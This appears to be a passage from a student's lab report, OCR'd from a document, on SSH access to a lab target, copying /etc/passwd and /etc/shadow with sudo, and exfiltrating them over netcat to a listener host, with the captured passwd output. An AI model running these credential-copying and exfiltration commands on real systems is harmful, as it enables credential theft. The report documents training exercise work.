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
4. Tasks

Task 1: Access the target system via SSH

I accessed user joe by using the command “ssh joe@10.1.143.79”



Task 2: Copy the passwd and shadow files

Exfiltrated both of the files, Copied the files to the home drive by using the following commands “

cd ~/
cp /etc/passwd ~/
sudo cp /etc/shadow ~/

“

Then used the ls- l command to see whats copied and who owns the file. I used to sudo chown command to make joe the owner of the shadow file.

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

Task 3: Exfiltrate the passwd and shadow files

- Made a directory **that'll hold the files**
- **started a netcat listener on Kali Linux and dumped the passwd file into the target_passwd file.**
- **then used cat command to see the target_passwd file**
- **repeated the same commands for the shadow file to copy the shadow file to target_shadow file**

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```
student@amansha:~$ mkdir passwords
student@amansha:~$ cd passwords/
student@amansha:~/passwords$ nc -l -p 2222 > target_passwd
^C
student@amansha:~/passwords$ nc -l -p 2222 > target_passwd
student@amansha:~/passwords$ cat target_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
student:x:1001:1001::/home/student:
joe:x:1002:1002:,,,:/home/joe:/bin/bash
student@amansha:~/passwords$ date
Wed Sep 29 17:04:07 UTC 2021
student@amansha:~/passwords$
```

```
joe@ip-10-1-143-79:~$ nc 10.1.142.151 2222 -w 3 < passwd
joe@ip-10-1-143-79:~$ date
Wed Sep 29 17:05:58 UTC 2021
joe@ip-10-1-143-79:~$
```

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